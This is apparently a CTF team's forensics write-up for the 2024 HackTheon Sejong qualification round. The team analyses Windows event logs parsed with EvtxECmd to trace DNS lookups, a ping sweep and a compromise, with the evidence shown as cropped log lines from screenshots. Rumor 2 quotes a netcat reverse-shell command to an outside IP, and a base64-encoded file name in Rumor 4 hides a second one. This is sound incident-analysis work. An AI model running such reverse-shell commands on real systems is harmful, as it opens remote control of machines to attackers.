2024 HACKTHEON SEJONG


팀 이 름 **Team Name**	No_Geming_b0z
문 제 이 름 **Question**	*Qualification Write Up*

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Table of Contents

Rumor 1

(for Rumor series, i use evtxecmd to parse the event log file)



import string Untitled-1
revalt.js
config.json
main_node.js
20240427064602_PECmd_Output.json 1
20240427010633_EvtxECmd_Output.json 1
solve.py
dog.py
C: > 1Jonathan > Apps > EvtxeCmd > result > 20240427010633_EvtxECmd_Output.json > ...
mail.mnd
1 of 36
PROBLEMS 2
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
Code

```
ata4":"QueryName: us-west1.prod.sumo.prod.webservices.mozgcp.net","PayloadData5":"QueryStatus: 0","PayloadData6":
ata4":"QueryName: us-west1.prod.sumo.prod.webservices.mozgcp.net","PayloadData5":"QueryStatus: 9501","PayloadData
ata4":"QueryName: www.mozorg.moz.works","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: 54.230.62.117;","UserName":"DESKTOP-71OAN8V\\john","MapDescription"
ata4":"QueryName: www.mozorg.moz.works","PayloadData5":"QueryStatus: 9501","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent
ata4":"QueryName: start.thunderbird.net","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: ::ffff:172.67.74.82;::ffff:104.26.2.27;::ffff:104.26.3.27;","UserN
ata4":"QueryName: start.thunderbird.net","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: 172.67.74.82;104.26.2.27;104.26.3.27;","UserName":"DESKTOP-71OAN8V
ata4":"QueryName: start.thunderbird.net","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: 2606:4700:20::681a:21b;2606:4700:20::681a:31b;2606:4700:20::ac43:4
0000000000000000000000000000000","PayloadData4":"TargetFilename: C:\\Users\\john\\AppData\\Roaming\\Thunderbird\\Profiles\\4ja7kfe2.default-release\\prefs-1.js","Payloa
Defender\\Platform\\4.18.23110.3-0\\MsMpEng.exe","PayloadData4":"TargetFilename: C:\\ProgramData\\Microsoft\\Windows Defender\\Scans\\History\\Service\\DetectionHistory\
ata4":"QueryName: mnd.go.kr","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: ::ffff:92.68.200.206;","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DN
ata4":"QueryName: autoconfig.mnd.go.kr","PayloadData5":"QueryStatus: 9003","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent
ata4":"QueryName: mnd.go.kr","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: 92.68.200.206;","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent
ata4":"QueryName: autodiscover.mnd.go.kr","PayloadData5":"QueryStatus: 9003","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEve
ata4":"QueryName: mnd.go.kr","PayloadData5":"QueryStatus: 9501","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent (DNS query
ata4":"QueryName: mnd.go.kr","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: type:  15 ;","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent (DN
ata4":"QueryName: imap.mnd.go.kr","PayloadData5":"QueryStatus: 9003","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent (DNS
ata4":"QueryName: mail.mnd.go.kr","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: ::ffff:92.68.200.206;","UserName":"DESKTOP-71OAN8V\\john","MapDescription
ata4":"QueryName: pop.mnd.go.kr","PayloadData5":"QueryStatus: 9003","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent (DNS q
ata4":"QueryName: pop3.mnd.go.kr","PayloadData5":"QueryStatus: 9003","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent (DNS
ata4":"QueryName: mail.mnd.go.kr","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: 92.68.200.206;","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSE
07","PayloadData5":"DestinationHostname: -","PayloadData6":"DestinationIp: 92.68.200.206","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Network connection","Chunk
07","PayloadData5":"DestinationHostname: -","PayloadData6":"DestinationIp: 92.68.200.206","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Network connection","Chunk
07","PayloadData5":"DestinationHostname: -","PayloadData6":"DestinationIp: 92.68.200.206","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Network connection","Chunk
07","PayloadData5":"DestinationHostname: -","PayloadData6":"DestinationIp: 92.68.200.206","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Network connection","Chunk
ata4":"QueryName: mail.mnd.go.kr","PayloadData5":"QueryStatus: 9501","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent (DNS
ata4":"QueryName: smtp.mnd.go.kr","PayloadData5":"QueryStatus: 9003","PayloadData6":"QueryResults: -","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"DNSEvent (DNS
0000000000000000000000000000000","PayloadData4":"TargetFilename: C:\\Users\\john\\AppData\\Roaming\\Thunderbird\\Profiles\\4ja7kfe2.default-release\\prefs-1.js","Payloa
ata4":"QueryName: thunderbird-settings.thunderbird.net","PayloadData5":"QueryStatus: 0","PayloadData6":"QueryResults: ::ffff:104.26.3.27;::ffff:172.67.74.82;::ffff:104.2
```

```
Downloaded 225209463_04.jpg (Width: 480, Height: 480)
```

Find mail subdomain

Rumor 2



C: > 1Jonathan > Apps > EvtxeCmd > result > 20240427010633_EvtxECmd_Output.json > ...
211.197.16.198
3 of 18
PROBLEMS 6
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
Code

```
{"PayloadData1":"ProcessID: 2968, ProcessGUID: 1cb11086-f75f-6579-5502-000000001b00","PayloadData2":"RuleName: -"
{"PayloadData1":"ProcessID: 7268, ProcessGUID: 1cb11086-f75f-6579-5602-000000001b00","PayloadData2":"RuleName: -"
{"PayloadData1":"ProcessID: 2968, ProcessGUID: 1cb11086-f75f-6579-5502-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\Microsoft.NET\\Fram
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData2":"GrantedAccess: Unknown code (0x1FFFFF)","PayloadData3":"SourceProcessID: 2624, SourceProcessGUID: ","PayloadData4":"SourceImage: C:\\Windows\\SysWOW64\\
{"PayloadData1":"ProcessID: 1240, ProcessGUID: 1cb11086-f75f-6579-5702-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\Microsoft.NET\\Fram
{"PayloadData1":"ProcessID: 1240, ProcessGUID: 1cb11086-f75f-6579-5702-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\Microsoft.NET\\Fram
{"PayloadData1":"ProcessID: 7516, ProcessGUID: 1cb11086-f75f-6579-5802-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\Microsoft.NET\\Fram
{"PayloadData1":"ProcessID: 1240, ProcessGUID: 1cb11086-f75f-6579-5702-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\Microsoft.NET\\Fram
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData1":"ProcessID: 2624, ProcessGUID: 1cb11086-f75b-6579-5002-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"Image: C:\\Windows\\SysWOW64\\sdiagnhos
{"PayloadData1":"ProcessID: 3868, ProcessGUID: 1cb11086-f760-6579-5a02-000000001b00","PayloadData2":"RuleName: -","PayloadData3":"SHA1=3E92F697D642D68BB766CC93E3130B36B2
{"PayloadData2":"GrantedAccess: Unknown code (0x1FFFFF)","PayloadData3":"SourceProcessID: 2624, SourceProcessGUID: ","PayloadData4":"SourceImage: C:\\Windows\\SysWOW64\\
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: PowerShell","PayloadData3":"SHA1=900978683159718D65305D72A
{"PayloadData2":"GrantedAccess: Unknown code (0x1FFFFF)","PayloadData3":"SourceProcessID: 2624, SourceProcessGUID: ","PayloadData4":"SourceImage: C:\\Windows\\SysWOW64\\
{"PayloadData2":"GrantedAccess: Unknown code (0x1FFFFF)","PayloadData3":"SourceProcessID: 3868, SourceProcessGUID: ","PayloadData4":"SourceImage: C:\\Users\\john\\AppDat
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: Process Injection","PayloadData3":"SHA1=23B1ECAE5C529774E9
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: Process Injection","PayloadData3":"SHA1=CD4464A50F8371B483
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: PowerShell","PayloadData3":"SHA1=04FF7C8C7C87EA7B55D0A7E5E
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: PowerShell","PayloadData3":"SHA1=04FF7C8C7C87EA7B55D0A7E5E
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: Process Injection","PayloadData3":"SHA1=BD0224E6FC7D9725DF
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: PowerShell","PayloadData3":"SHA1=928875436340685CBA45A807E
{"PayloadData1":"ProcessID: 9244, ProcessGUID: 1cb11086-f760-6579-5b02-000000001b00","PayloadData2":"RuleName: PowerShell","PayloadData3":"SHA1=928875436340685CBA45A807E
```

```
[Done] exited with code=0 in 0.583 seconds
```

I'll try to find executable that run the malicious which is nc64.exe (C:\\Users\\john\\AppData\\Local\\Temp\\nc64.exe\" 211.197.16.198 5454 -e cmd)

Rumor 3




```
ayloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"C:\\Win
PayloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"C:\\Wi
ayloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"C:\\Windows\\system32\\cmd.exe /c \"ver\"","MapDescription":"Pr
ayloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"C:\\Windows\\system32\\cmd.exe /c \"ver\"","MapDescription":"Pr
ayloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"C:\\Windows\\system32\\cmd.exe /c \"ver\"","MapDescription":"Pr
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.4","MapDescription":"Process creation","Ch
ayloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.3","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.5","MapDescription":"Process creation","Ch
ayloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.2","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.13","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.0","MapDescription":"Process creation","Ch
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.6","MapDescription":"Process creation","Ch
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.7","MapDescription":"Process creation","Ch
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.9","MapDescription":"Process creation","Ch
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.8","MapDescription":"Process creation","Ch
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.14","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.15","MapDescription":"Process creation","C
loadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.1","MapDescription":"Process creation","Chu
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.10","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.12","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.16","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.11","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.17","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.18","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.19","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.20","MapDescription":"Process creation","C
yloadData6":"ParentCommandLine: python  netscan.py","UserName":"DESKTOP-71OAN8V\\john","ExecutableInfo":"ping -n 1 192.168.100.21","MapDescription":"Process creation","C
```

File
Edit
Selection
View
Go
Run
Terminal
Help
Search
050540_EvtxECmd_Output.json 1
def craft_input(): Untitled-1
s: e => e.split("")[5].charCodeAt() - 56 Untitled-2 4
# Calculate ASCII value of 'z' plus 54 Untitled-3
20240427010633_EvtxECmd_Output.json 1
C: > 1Jonathan > Apps > EvtxeCmd > result > 20240427010633_EvtxECmd_Output.json > ...
netscan
5 of 542
PROBLEMS 6
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
Code

Finding some data related to network scan "ping" found 192.168.100.x

Rumor 4




```
ADE563C,IMPHASH=6AE7AB84BE271D954A76D015AA8FF849","PayloadData4":"Signed: true","PayloadData5":"Image: C:\\Windows\\System32\\svchost.exe","UserName":"NT AUTHORITY\\SYST
gleUpdate.exe","PayloadData4":"TargetFilename: C:\\Program Files (x86)\\Google\\Temp\\GUM3540.tmp","UserName":"NT AUTHORITY\\SYSTEM","MapDescription":"FileCreate","Chunk
gleUpdate.exe","PayloadData4":"TargetFilename: C:\\Program Files (x86)\\Google\\Temp\\GUM3550.tmp","UserName":"NT AUTHORITY\\SYSTEM","MapDescription":"FileCreate","Chunk
7.16.198","PayloadData5":"DestinationHostname: DESKTOP-71OAN8V","PayloadData6":"DestinationIp: 92.68.200.107","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Networ
7.16.198","PayloadData5":"DestinationHostname: DESKTOP-71OAN8V","PayloadData6":"DestinationIp: 92.68.200.107","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Networ
81E,IMPHASH=FD5133722D119EA56EC3FA027F24FF94","PayloadData4":"Signed: true","PayloadData5":"Image: C:\\Windows\\System32\\taskhostw.exe","UserName":"NT AUTHORITY\\SYSTEM
adData4":"TargetFilename: C:\\Windows\\System32\\config\\systemprofile\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\IDR_XML_DEFAULT_TRANSFORM[1]","UserName":"NT A
adData4":"TargetFilename: C:\\Windows\\System32\\config\\systemprofile\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\IDR_XML_DEFAULT_TRANSFORM[1]","UserName":"NT A
ta4":"TargetFilename: C:\\Windows\\Temp\\WinSAT\\41fa3e85-8386-4792-b25b-f35c31ce467e","UserName":"NT AUTHORITY\\SYSTEM","MapDescription":"FileCreate","ChunkNumber":190,
ta4":"TargetFilename: C:\\Windows\\Temp\\WinSAT\\41fa3e85-8386-4792-b25b-f35c31ce467e\\TempWinSAT-Disk-2023-12-14-03-33-56-10.tmp","UserName":"NT AUTHORITY\\SYSTEM","Map
ta4":"TargetFilename: C:\\Windows\\Temp\\WinSAT\\41fa3e85-8386-4792-b25b-f35c31ce467e\\WinSAT_StorageAsmt.etl","UserName":"NT AUTHORITY\\SYSTEM","MapDescription":"FileCr
ADE563C,IMPHASH=6AE7AB84BE271D954A76D015AA8FF849","PayloadData4":"Signed: true","PayloadData5":"Image: C:\\Windows\\System32\\rundll32.exe","UserName":"NT AUTHORITY\\SYS
FAFFFB7845464,IMPHASH=2447B641444AC52A5B600C8801CE3532","PayloadData4":"ParentProcess: -","PayloadData5":"ParentProcessID: 2436, ParentProcessGUID: 00000000-0000-0000-00
4":"TargetFilename: C:\\Users\\john\\AppData\\Local\\Temp\\attack.py","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"FileCreate","ChunkNumber":190,"Computer":"DESK
H=752594E3AD2FFFFC53E7540C87D44150","PayloadData4":"ParentProcess: -","PayloadData5":"ParentProcessID: 2436, ParentProcessGUID: 00000000-0000-0000-0000-000000000000","Pa
H=567531F08180AB3963B70889578118A3","PayloadData4":"ParentProcess: -","PayloadData5":"ParentProcessID: 2436, ParentProcessGUID: 00000000-0000-0000-0000-000000000000","Pa
thon\\Python311\\python.exe","PayloadData4":"TargetFilename: C:\\Users\\john\\AppData\\Local\\Temp\\bmMgMTkyLjE2OC4xMDAuMzIgNTQ1NCAtZSAvYmluL2Jhc2g=====","UserName":"DES
.100.130","PayloadData5":"DestinationHostname: DESKTOP-71OAN8V","PayloadData6":"DestinationIp: 192.168.100.32","UserName":"DESKTOP-71OAN8V\\john","MapDescription":"Netwo
